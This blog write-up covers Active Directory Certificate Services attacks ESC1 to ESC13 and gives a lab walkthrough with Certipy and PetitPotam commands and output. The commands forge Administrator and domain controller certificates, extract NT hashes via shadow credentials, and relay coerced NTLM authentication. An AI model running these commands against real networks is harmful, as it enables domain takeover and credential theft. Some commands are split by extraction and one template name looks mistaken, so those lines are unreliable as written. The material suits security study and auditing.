Active Directory Certificate Services (AD CS)

logan-goins.com/2024-05-04-ADCS

Logan Goins

Active Directory Certificate Services (AD CS) is a collection of features in Microsoft Active Directory environments for creating, issuing, and managing Public Key Infrastructure (PKI) certificates. The Active Directory suite of software and protocols implement AD CS as a Windows Server role, usually allowing Administrators of the Domain to give out certificates for encrypting, signing, and potentially authentication to devices in the Active Directory environment.

Just like other Active Directory technologies, AD CS can be easily misconfigured for full Domain privilege escalation from Domain User to Domain Administrator, and can also allow machine and Domain persistence, and finally credential theft. This documentation will cover some AD CS misconfigurations and how to exploit most of them. This tradecraft was originally discovered and publicized by some amazing people at SpecterOps in this whitepaper.

This writeup is mainly to document my research into AD CS attacks and provide a source of knowledge for others to learn from.

Welcome to the Family: The ESC Family

AD CS attacks are identified by the misconfigurations which allow exploitation, specifically the ESC family of vulnerabilities. The whitepaper linked in the previous section identifies 8 initial ESC vulnerabilities, but new potential misconfigurations are found all the time. Currently, 13 ESC vulnerabilities exist, meaning 5 more potential avenues of exploitation have been uncovered. I'll go over all the vulnerabilities in the ESC family, starting with an introduction, occasionally their requirements for exploitation, then later go into a practical example.

ESC1 - Template Misconfiguration

This avenue of exploitation specifically involves misconfigured certificate templates, which as the name implies, are used as templates for distribution of AD CS certificates. They were created for ease of duplication, and configuration, making them a prime target for attackers and threat actors due to the likelihood that System Administrators will continuously duplicate and modify templates without fully understanding the effects of some options.

ESC1 specifically involves abusing the “CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT” flag and requesting a certificate as any Domain user, including users in the Domain Admins group, leading to privilege escalation.

Just like most Active Directory attack vectors, some specific conditions must be met for exploitation of ESC1, these include:

1. The Certificate Authority (CA) grants low-privileged users enrollment rights, this allows groups such as “Domain Users” to request certificates.
2. The certificate request is not required to be approved by a certificate “manager”.
3. Authorized signatures aren’t required, meaning that a pre-approved certificate does not need to be provided to issue a new certificate.
4. The template allows client authentication using the certificate.
5. The template allows requesters to specify a SubjectAltName (SAN), meaning the requester can request a certificate as anyone. This is because the “CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT” is specified.

ESC2 – Template Misconfiguration: Part II

In ESC2, the certificate template is defined to include the “Any Purpose EKU” or “No EKU”. EKU stands for “Extended/Enhanced Key Usage”, these are identifiers that define how a certificate can be utilized. This “Any Purpose EKU” or the “No EKU” option permits the certificate to be obtained for any purpose, this could mean client authentication, server authentication, etc. Most times, ESC2 can be utilized with another ESC vulnerability for privilege escalation if there’s restrictions on exactly what the certificate can be used for, allowing a bypass of a potentially critical defense.

The requirements for ESC2 include:

1. The Certificate Authority (CA) grants low-privileged users enrollment rights, this allows groups such as “Domain Users” to request certificates.
2. The certificate request is not required to be approved by a certificate “manager”.
3. Authorized signatures aren’t required, meaning that a pre-approved certificate does not need to be provided to issue a new certificate.
4. Includes the “Any purpose EKU”, or “No EKU” attribute.

ESC3 – Enrollment Agent Template Misconfiguration

ESC3 is quite like ESC1, with a key difference, the template defines the “Certificate Request Agent EKU” option, this means that a certificate can be requested on behalf of another principal, this can be another user, such as the Domain Admin.

The attack requirements for ESC3 include:

1. The Certificate Authority (CA) grants low-privileged users enrollment rights, this allows groups such as “Domain Users” to request certificates.
2. The certificate request is not required to be approved by a certificate “manager”.
3. Authorized signatures aren’t required, meaning that a pre-approved certificate does not need to be provided to issue a new certificate.
4. The template includes the “Certificate Request Agent EKU”, allowing the request of a certificate as a highly privileged user.

ESC4 – Template Access Control Misconfiguration

ESC4 is relatively unique in its exploitation, utilizing mainly Active Directory ACL permissions. During this path to exploitation, if the current operating user in the Active Directory environment has one of the following ACL permissions over the template object:

1. Owner
2. FullControl
3. WriteOwner
4. WriteDacl
5. WriteProperty

Then such a user can modify the target template to configure the specific conditions for an ESC1 attack, then request a certificate as the Domain Administrator.

ESC5 – PKI Objects Access Control

This ESC vulnerability is much more generalized than the others and doesn’t directly involve certificate templates at all. ESC5 mainly notes that if any of the primary PKI Active Directory Objects are compromised, a low privileged attacker could gain full control of the entire Domain’s AD CS infrastructure.

This is mainly due to the fact that with control over the AD PKI, we can create specific conditions for any ESC vulnerability that allows Domain privilege escalation.

Some of the various objects include:

1. The CA’s Computer Object
2. The CA’s RPC/DCOM server

3. Any objects inside of the container “CN=Public Key Services,CN=Services,CN=Configuration,DC=,DC=”

ESC6 – Arbitrary SAN Usage

ESC6 involves abusing the “EDITF_ATTRIBUTESUBJECTALTNAME2” flag on the CA’s configuration. This flag permits any client to request any certificate with a different Subject Alternative Name (SAN), leading to Domain privilege escalation by once again, requesting a certificate as the Domain Administrator.

ESC7 – CA Permissions Misconfiguration

This avenue of exploitation is particularly interesting to me, given the indirect nature of Domain compromise or Domain privilege escalation. A Domain being vulnerable to ESC7 includes a low privileged users’ ability to manage the CA, specifically with the “ManageCA” and “ManageCertificates” permission. These permissions can be utilized to modify the CA configuration, including the “EDITF_ATTRIBUTESUBJECTALTNAME2” previously mentioned in ESC6. Allowing any principal with the “ManageCA” permission to configure the CA as vulnerable to ESC6, while also making the “Manager Approval” security setting obsolete, since we can directly approve pending certificate requests.

ESC8 – NTLM Relay to AD CS HTTP Endpoints

AD CS provides the option to utilize certificate enrollment over HTTP from a variety of web interfaces, usually not protected against NTLM relay attacks.

An NTLM relay attack is when an adversary makes or coerces authentication from a device, user, or computer, then relays the NTLM authentication request to another device, effectively impersonating that user during authentication.

ESC8 involved an adversary coercing authentication from a Domain controller, which sends an authentication request from the Domain Controller (DC) Computer account. We can use this to perform an NTLM relay attack targeting the AD CS HTTP enrollment endpoint and request a certificate as the DC Computer account, granting us control of the Domain.

While this attack relies less on misconfigurations, some conditions still must be met:

1. NTLM authentication must be enabled.
2. The enrollment service endpoint must be using HTTP.
3. The CA must not be installed on the Domain Controller

While full Domain takeover is possible given the above conditions, if the CA is installed on the DC, takeover of any other Domain device is also possible. If you can coerce authentication from any other device on the Domain you can still request a certificate as

that account. Then we can utilize shadow credentials or RBCD to compromise that machine.

ESC9 – No Security Extension

When the enrollment flag: “CT_FLAG_NO_SECURITY_EXTENSION” is set onto a certificate that a user has enrollment permissions to, and another principal has GenericWrite over that user, we can utilize this specific scenario to request a certificate as any user on the Domain.

According to the Microsoft Documentation on the msPKI-Certificate-Name-Flag value:

```
If the CT_FLAG_NO_SECURITY_EXTENSION flag is not set, the CA MUST add the szOID_NTDS_CA_SECURITY_EXT security extension, as specified in section 2.2.2.7.7.4, to the issued certificate with the value set to the string format of the objectSid attribute obtained from the requestor’s user object in the working directory. For this, the CA MUST invoke the processing rules in section 3.2.2.1.2, with input parameter EndEntityDistinguishedName set equal to the requester's user object distinguished name, and retrieve the objectSid attribute from the returned EndEntityAttributes output parameter.
```

So when CT_FLAG_NO_SECURITY_EXTENSION is set, the CA never adds the szOID_NTDS_CA_SECURITY_EXT security extension, meaning it never directly references the users ObjectSid value.

This means that we can change the user’s UPN, or User Principal Name to a higher privilege user, purposefully leaving the domain of the user ambiguous to prevent collision. After the UPN has been changed, you can request a certificate as the spoofed user then change the UPN back to its original value.

ESC10 – Weak Certificate Mappings

ESC10 is a variation of the same technique for Domain compromise as ESC9, including the utilization of an account that our current principal has GenericWrite over to compromise any account on the Domain, including a Domain Administrator. The only difference between ESC9 and ESC10 is the fact that ESC9 is limited to a specific template, while ESC10 is not.

There are two primary exploitation avenues, indicated by specific registry keys on the Domain Controller:

1. When StrongCertificateBindingEnforcement is configured as 0, this key is located at HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Kdc

This avenue almost completely mirrors ESC9, using a user account we have control over and changing their UPN to request a certificate as the Administrator.

1. If CertificateMappingMethods includes the UPN bit (0x4), this key is located at HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\SecurityProviders\Schannel.

This second avenue is slightly different, allowing us to compromise any account without the userPrincipalName property through the proxy account we have GenericWrite on, including Machine Accounts such as the Domain Controllers.

ESC11 – Relaying NTLM to ICPR

If the CA server is not configured with the “IF_ENFORCEENCRYPTICERTREQUEST” attribute, an attacker can perform NTLM relay attacks to the RPC service without signing. We can utilize authentication coercion to relay any Domain Computers authentication request to the CA and request a user as that machine account, permitting us access to any machine on the domain. Also consider this could result in a full Domain takeover. Just like in ESC8, if the CA is not hosted on the Domain Controller and authentication can be coerced, we can request a certificate for the DC machine account.

ESC12 – ADCS CA on YubiHSM

Administrators can store an ADCS CA on a Yubico YubiHSM, if the adversary has remote command execution of the host operating system, the YubiHSM CA private key can be utilized for creating and issuing certificates, and this can be done by unlocking the YubiHSM with the plaintext password in the registry key “HKEY_LOCAL_MACHINE\SOFTWARE\Yubico\YubiHSM\AuthKeysetPassword”

ESC13 - OID Group Link Abuse

An OID is an ObjectIdentifier and allows all Active Directory objects to be independently identifiable.

The OID group link attribute, or ms-DS-OIDToGroup-Link, allows an issuance policy to be linked to a specific Active Directory group.

If a certificate template is configured with enrollment rights to our current user or computer, and the certificate template issuance policy has an OID group link, the current user or computer can request a certificate that will allow access to environmental resources as a user of the group in the OID group link.

Just like the other ESC vulnerabilities, this one has some of the same requirements, including the allowance of client authentication, certificate enrollment, etc. But also has some unique requirements, including:

1. The certificate template has an issuance policy extension
2. The issuance policy has an OID group link to a group

ESC13's impact mostly depends on which AD group the issuance policy is linked to, and could allow full privilege escalation if linked to the Domain Admin group.

Practical Exploitation

After our host is provisioned in an Active Directory environment, for identifying most vulnerabilities, enumeration is paramount, and this is no different for AD CS vulnerabilities.

In these examples we're going to assume that in our assessment we're currently operating as a user in the "Domain Users" group, with usable credentials for that user.

Enumeration

A fantastic tool for enumerating AD CS is Certipy. Certipy can be found here

Certipy, as indicated by the name, is written in Python. Certipy can be utilized to find and exploit AD CS misconfigurations.

You can view Certipy's options with:

```
certipy -h
```

Certipy can enumerate potential AD CS misconfigurations using the "find" and "-vulnerable" flags, while also printing to the terminal with the "-stdout" flag.

```
certipy find -vulnerable -u attacker@lab.lan -p 'P@ssw0rd' -dc-ip 192.168.1.2 -
stdout
```

```
shellph1sh@kali:~$ certipy find -vulnerable -u attacker@lab.lan -p 'P@ssw0rd' -dc-ip 192.168.1.2 -stdout
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Trying to get CA configuration for 'lab-DC-CA' via CSRA
[!] Got error while trying to get CA configuration for 'lab-DC-CA' via CSRA: CASessionError: code: 0x80070
[*] Trying to get CA configuration for 'lab-DC-CA' via RRP
[*] Got CA configuration for 'lab-DC-CA'
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : lab-DC-CA
    DNS Name                            : DC.lab.lan
    Certificate Subject                 : CN=lab-DC-CA, DC=lab, DC=lan
    Certificate Serial Number           : 16CE8562318E888142143D95C65D8361
    Certificate Validity Start          : 2024-05-10 17:38:29+00:00
    Certificate Validity End            : 2029-05-10 17:48:28+00:00
    Web Enrollment                      : Disabled
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
```


Keep in mind when using certipy that we'll have to specify credentials and the Domain Controller IP address each time we want to interact with the Domain.

Exploitation of ESC1

After running Certipy with the “find” flag, if a certificate template allows client authentication, allows the requestor to issue a SAN (subject alternative name), and the current user group has enrollment rights, the Domain is vulnerable to ESC1.

Using Certipy, we can directly request a certificate from the CA which can be used for Domain privilege escalation:

```
certipy req -u attacker -p 'P@ssw0rd' -target-ip 192.168.1.2 -ca 'lab-DC-CA' -
template 'ESC1' -upn 'administrator@lab.lan'
```




Then, using the certificate to authenticate to the DC, request the NTLM hash of the user specified in the SAN, in most cases, the Domain Administrator.

```
certipy auth -pfx 'administrator.pfx' -username 'administrator' -domain 'lab.lan' -
dc-ip 192.168.1.2
```

Exploitation of ESC3

First request a certificate as the current user:

```
certipy req -u attacker -p 'P@ssw0rd' -target-ip 192.168.1.2 -ca 'lab-DC-CA' -
template 'ESC3'
```



Then utilize that certificate to authenticate on behalf of the Domain Administrator:

```
certipy req -u attacker -p 'P@ssw0rd' -target-ip 192.168.1.2 -ca 'lab-DC-CA' -
template 'User' -on-behalf-of 'lab\administrator' -pfx 'attacker.pfx'
```

```
shellph1sh@kali:~$ certipy req -u attacker -p 'P@ssw0rd' -target-ip 192.168.1.2 -ca 'lab-DC-CA' -template 'User' -on-behalf-of 'lab\administrator' -pfx 'attacker.pfx'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 8
[*] Got certificate with UPN 'administrator@lab.lan'
[*] Certificate object SID is 'S-1-5-21-2612496688-1127830946-3366418249-500'
[*] Saved certificate and private key to 'administrator.pfx'
```

Then we can utilize the new certificate from the Administrator with the “auth” flag, just like the previous section.

Exploitation of ESC4

With a user that has ACL related control over the certificate template, we can just change the template to be vulnerable to ESC1, ensure to save the old configuration to restore the template after exploitation.

```
certipy template -u attacker -p 'P@ssw0rd' -template ESC4 -save-old
```

```
shellph1sh@kali:~$ certipy template -u attacker -p 'P@ssw0rd' -target-ip 192.168.1.2 -template ESC4 -save-old
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Saved old configuration for 'ESC4' to 'ESC4.json'
[*] Updating certificate template 'ESC4'
[*] Successfully updated 'ESC4'
```

Exploit ESC1

```
certipy req -u attacker -p 'P@ssw0rd' -ca lab-DC-CA -target 192.168.1.2 -template ESC4 -upn administrator@lab.lan
```

```
shellph1sh@kali:~$ certipy req -u attacker -p 'P@ssw0rd' -ca lab-DC-CA -target 192.168.1.2 -template ESC4 -upn administrator@lab.lan
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 10
[*] Got certificate with UPN 'administrator@lab.lan'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
```

Finally restore the configuration:

```
certipy template -u attacker -p 'P@ssw0rd' -target 192.168.1.2 -template ESC4 -configuration ESC4.json
```

```
shellph1sh@kali:~$ certipy template -u attacker -p 'P@ssw0rd' -target 192.168.1.2 -template ESC4 -configuration ESC4.json
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Updating certificate template 'ESC4'
[*] Successfully updated 'ESC4'
```

Exploitation of ESC6

When requesting a new certificate with a specified UPN with Certipy, it will automatically detect and exploit this vulnerability. This can be done with:

```
certipy req -u attacker -p 'P@ssw0rd' -target 192.168.1.2 -ca 'lab-DC-CA' -template User -upn administrator@lab.lan
```

Exploitation of ESC7

First, with the ManageCA permission, add yourself as an officer to the CA

```
certipy ca -ca 'lab-DC-CA' -add-officer attacker -username attacker -password
'P@ssw0rd' -dc-ip 192.168.1.2
```

```
shellph1sh@kali:~$ certipy ca -ca 'lab-DC-CA' -add-officer attacker -username attacker -password 'P@ssw0rd' -dc-ip 192.168.1.2
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Successfully added officer 'attacker' on 'lab-DC-CA'
```

Utilize the “SubCA” template for our attack. The template is enabled by default, but if it’s disabled then we can enable it ourselves.

```
certipy ca -ca 'lab-DC-CA' -enable-template "SubCA" -username attacker -password
'P@ssw0rd' -dc-ip 192.168.1.2
```

```
shellph1sh@kali:~$ certipy ca -ca 'lab-DC-CA' -enable-template "SubCA" -username attacker -password 'P@ssw0rd' -dc-ip 192.168.1.2
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Successfully enabled 'SubCA' on 'lab-DC-CA'
```

Then request a certificate as the Domain Administrator, this request will be denied, but we’ll issue the request later using our officer permissions:

```
certipy req -u attacker -p 'P@ssw0rd' -ca 'lab-DC-CA' -target 192.168.1.2 -template
SubCA -upn administrator@lab.lan
```

```
shellph1sh@kali:~$ certipy req -u attacker -p 'P@ssw0rd' -ca 'lab-DC-CA' -target 192.168.1.2 -template SubCA -upn administrator@lab.lan
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[-] Got error while trying to request certificate: code: 0x80094012 - CERTSRV_E_TEMPLATE_DENIED - The permissions on the certificate tem
to enroll for this type of certificate.
[*] Request ID is 14
Would you like to save the private key? (y/N) y
[*] Saved private key to 14.key
[-] Failed to request certificate
```

Next issue the requested certificate, use the request number from the previous command:

```
certipy ca -ca 'lab-DC-CA' -issue-request 14 -username attacker -password
'P@ssw0rd' -dc-ip 192.168.1.2
```

```
shellph1sh@kali:~$ certipy ca -ca 'lab-DC-CA' -issue-request 14 -username attacker -password 'P@ssw0rd' -dc-ip 192.168.1.2
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Successfully issued certificate
```

Finally, now that the request had been issued, we can request the certificate as the Domain Administrator

```
certipy req -u attacker -p 'P@ssw0rd' -ca 'lab-DC-CA' -target 192.168.1.2 -retrieve
14
```

```
shellph1sh@kali:~$ certipy req -u attacker -p 'P@ssw0rd' -ca 'lab-DC-CA' -target 192.168.1.2 -retrieve 14
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Rerieving certificate with ID 14
[*] Successfully retrieved certificate
[*] Got certificate with UPN 'administrator@lab.lan'
[*] Certificate has no object SID
[*] Loaded private key from '14.key'
[*] Saved certificate and private key to 'administrator.pfx'
```

Exploitation of ESC8

The identification of where the web enrollment service is located on the Domain is the most important factor in discovering if the Domain is vulnerable to ESC8. Remember, an NTLM relay attack cannot be performed where the device authenticating and the target device are the same, requiring the web enrollment endpoint to be located somewhere other than the Domain Controller.

Utilize Certipy to preform an NTLM relay attack against the web enrollment endpoint.

First initialize the NTLM relay:

```
certipy relay -target 192.168.1.3 -template DomainController
```

Then finally coerce authentication from the Domain Controller to the attacker host, this can be done through a multitude of options, including tools like PetitPotam.

```
python3 PetitPotam.py 192.168.1.50 192.168.1.2 -u attacker -p 'P@ssw0rd'
```

```
shellph1sh@kali:~$ certipy relay -target 192.168.1.3 -template DomainController
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Targeting http://192.168.1.3/certsrv/certfnsh.asp (ESC8)
[*] Listening on 0.0.0.0:445
LAB\DC$
[*] Requesting certificate for 'LAB\\DC$' based on the template 'DomainController'
[*] Got certificate with DNS Host Name 'DC.lab.lan'
[*] Certificate object SID is 'S-1-5-21-227477304-4032307155-2947207749-1000'
[*] Saved certificate and private key to 'dc.pfx'
[*] Exiting...
```

Here I've requested a certificate as the Domain Controller machine account which can be utilized to gain control of the Domain Controller.

Exploitation of ESC9

In this scenario, we'll assume that the Domain User attacker has GenericWrite privileges on the user Jdoe.

First utilize shadow credentials to obtain Jdoe's hash:

```
certipy shadow auto -username attacker@lab.lan -password 'P@ssw0rd' -account jdoe
```

```
shellph1sh@kali:~$ certipy shadow auto -username attacker@lab.lan -password 'P@ssw0rd' -account jdoe
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Targeting user 'jdoe'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '77265c52-c297-fae0-c9de-b5485af182b1'
[*] Adding Key Credential with device ID '77265c52-c297-fae0-c9de-b5485af182b1' to the Key Credentials
[*] Successfully added Key Credential with device ID '77265c52-c297-fae0-c9de-b5485af182b1' to the Key
[*] Authenticating as 'jdoe' with the certificate
[*] Using principal: jdoe@lab.lan
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'jdoe.ccache'
[*] Trying to retrieve NT hash for 'jdoe'
[*] Restoring the old Key Credentials for 'jdoe'
[*] Successfully restored the old Key Credentials for 'jdoe'
[*] NT hash for 'jdoe': e19ccf75ee54e06b06a5907af13cef42
```

Next, change Jdoe's userPrincipalName to Administrator, purposefully leaving out the Domain

```
certipy account update -username attacker@lab.lan -password 'P@ssw0rd' -user jdoe -upn Administrator
```

```
shellph1sh@kali:~$ certipy account update -username attacker@lab.lan -password 'P@ssw0rd' -user jdoe -upn Administrator
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Updating user 'jdoe':
    userPrincipalName                   : Administrator
[*] Successfully updated 'jdoe'

shellph1sh@kali:~$
```

Then, request a certificate as Jdoe which actually gives us a certificate as the Administrator:

```
certipy req -username jdoe@lab.lan -hashes e19ccf75ee54e06b06a5907af13cef42 -ca lab-CA -template ESC9 -target 192.168.1.3
```

```
shellph1sh@kali:~$ certipy req -username jdoe@lab.lan -hashes e19ccf75ee54e06b06a5907af13cef42 -ca lab-CA -template ESC9 -target 192.168.1.3
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 28
[*] Got certificate with UPN 'Administrator'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
```

Finally, revert the UPN of Jdoe back to normal:

```
certipy account update -username attcker@lab.lan -password 'P@ssw0rd' -user jdoe -upn jdoe@lab.lan
```

Note: When utilizing the obtained certificate to authenticate as the Administrator, ensure to use the "-domain" flag, since the Domain was unspecified in the UPN

Exploitation of ESC10

For the first avenue of exploitation (StrongCertificateBindingEnforcement == 0), utilize shadow credentials to gain Jdoe's hash

```
certipy shadow auto -username attacker@lab.lan -p P@ssw0rd -a jdoe
```

```
shellph1sh@kali:~$ certipy shadow auto -username attacker@lab.lan -p P@ssw0rd -account jdoe
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Targeting user 'jdoe'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '0166c669-d05d-718c-9b15-15f203ad1796'
[*] Adding Key Credential with device ID '0166c669-d05d-718c-9b15-15f203ad1796' to the Key Credentials for 'jdoe'
[*] Successfully added Key Credential with device ID '0166c669-d05d-718c-9b15-15f203ad1796' to the Key Credentials for 'jdoe'
[*] Authenticating as 'jdoe' with the certificate
[*] Using principal: jdoe@lab.lan
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'jdoe.ccache'
[*] Trying to retrieve NT hash for 'jdoe'
[*] Restoring the old Key Credentials for 'jdoe'
[*] Successfully restored the old Key Credentials for 'jdoe'
[*] NT hash for 'jdoe': e19ccf75ee54e06b06a5907af13cef42
```

Then, just like in ESC9, modify Jdoe's UPN to Administrator:

```
certipy account update -username attacker@lab.lan -password P@ssw0rd -user jdoe -
upn Administrator
```

```
shellph1sh@kali:~$ certipy account update -username attacker@lab.lan -password P@ssw0rd -user jdoe -upn Administrator
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Updating user 'jdoe':
    userPrincipalName                   : Administrator
[*] Successfully updated 'jdoe'
```

Next, request a certificate as Jdoe, just like in ESC9

```
certipy req -ca 'lab-CA' -username jdoe@lab.lan -hashes
e19ccf75ee54e06b06a5907af13cef42 -target 192.168.1.3
```

```
shellph1sh@kali:~$ certipy req -ca 'lab-CA' -username jdoe@lab.lan -hashes e19ccf75ee54e06b06a5907af13cef42 -target 192.168.1.3
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 29
[*] Got certificate with UPN 'Administrator'
[*] Certificate object SID is 'S-1-5-21-227477304-4032307155-2947207749-1105'
[*] Saved certificate and private key to 'administrator.pfx'
```

Finally, revert Jdoe's UPN back to normal:

```
certipy account update -username attacker@lab.lan -password P@ssw0rd -user jdoe -
upn jdoe@lab.lan
```

For the second method of exploitation (CertificateMappingMethods == 0x4), also utilize shadow credentials to gain Jdoe's hash

```
certipy shadow auto -username attacker@lab.lan -p P@ssw0rd -account jdoe
```

```
shellph1sh@kali:~$ certipy shadow auto -username attacker@lab.lan -p P@ssw0rd -account jdoe
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Targeting user 'jdoe'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '0166c669-d05d-718c-9b15-15f203ad1796'
[*] Adding Key Credential with device ID '0166c669-d05d-718c-9b15-15f203ad1796' to the Key Credentials for 'jdoe'
[*] Successfully added Key Credential with device ID '0166c669-d05d-718c-9b15-15f203ad1796' to the Key Credentials for 'jdoe'
[*] Authenticating as 'jdoe' with the certificate
[*] Using principal: jdoe@lab.lan
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'jdoe.ccache'
[*] Trying to retrieve NT hash for 'jdoe'
[*] Restoring the old Key Credentials for 'jdoe'
[*] Successfully restored the old Key Credentials for 'jdoe'
[*] NT hash for 'jdoe': e19ccf75ee54e06b06a5907af13cef42
```

Next, change Jdoe's UPN to a principal that doesn't have a UPN set, such as the Domain Controller machine account:

```
certipy account update -username attacker@lab.lan -password P@ssw0rd -user jdoe -upn 'DC$@lab.lan'
```

```
shellph1sh@kali:~$ certipy account update -username attacker@lab.lan -password P@ssw0rd -user jdoe -upn 'DC$@lab.lan'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Updating user 'jdoe':
    userPrincipalName                   : DC$@lab.lan
[*] Successfully updated 'jdoe'
```

Then, just like before, request a certificate as Jdoe:

```
certipy req -ca 'lab-CA' -username jdoe@lab.lan -hashes e19ccf75ee54e06b06a5907af13cef42 -target 192.168.1.3
```

```
shellph1sh@kali:~$ certipy req -ca 'lab-CA' -username jdoe@lab.lan -hashes e19ccf75ee54e06b06a5907af13cef42 -target 192.168.1.3
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 30
[*] Got certificate with UPN 'DC$@lab.lan'
[*] Certificate object SID is 'S-1-5-21-227477304-4032307155-2947207749-1105'
[*] Saved certificate and private key to 'dc.pfx'
```

Then, just like last time, revert Jdoe's UPN back to normal:

```
certipy account update -username jdoe@lab.lan -password P@ssw0rd -user jdoe -upn 'jdoe@lab.lan'
```

Exploitation of ESC11

Start the certipy relay server, to relay NTLM authentication requests to the vulnerable RPC endpoint:

```
certipy relay -target 'rpc://CA.lab.lan' -ca 'lab-CA' -template DomainController
```

Then coerce authentication from the Domain Controller, allowing us to request a certificate as the DC Machine account. For example, with PetitPotam:

```
python3 PetitPotam.py 192.168.1.50 192.168.1.2 -u attacker -p 'P@ssw0rd'
```

```
shellph1sh@kali:~$ certipy relay -target 'rpc://CA.lab.lan' -ca 'lab-CA' -template DomainController
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Targeting rpc://CA.lab.lan (ESC11)
[*] Listening on 0.0.0.0:445
[*] Connecting to ncacn_ip_tcp:CA.lab.lan[135] to determine ICPR stringbinding
[*] Attacking user 'DC$@LAB'
[*] Requesting certificate for user 'DC$' with template 'DomainController'
[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 33
[*] Got certificate with DNS Host Name 'DC.lab.lan'
[*] Certificate object SID is 'S-1-5-21-227477304-4032307155-2947207749-1000'
[*] Saved certificate and private key to 'dc.pfx'
[*] Exiting...
```

Exploitation of ESC13

Once you've identified the OID group link (This is a handy script for enumeration), when the certificate is requested it will inherit the permissions of the linked AD group.

```
certipy req -username attacker@lab.lan -password 'P@ssw0rd' -dc-ip 192.168.1.2 -
target DC.lab.lan -ca 'lab-CA' -template 'ESC11'
```

Conclusion

Depending on the organization, AD CS attacks can be incredibly destructive, usually leading to full Active Directory Domain privilege escalation. Because of the complexity of most Active Directory environments on enterprise networks, misconfigurations can easily be overlooked. Most ESC vulnerabilities are relatively easy to exploit and only require a few commands, while the impact to the organization if an adversary can abuse almost any ESC vulnerability is catastrophic. The most effective way to ensure attackers are unable to abuse the organizations AD CS environment is to conduct frequent audits of the Active Directory environment, utilize defense in depth, and further ensure the organization can find, remediate, and mitigate attacks in the future with a well-organized security program.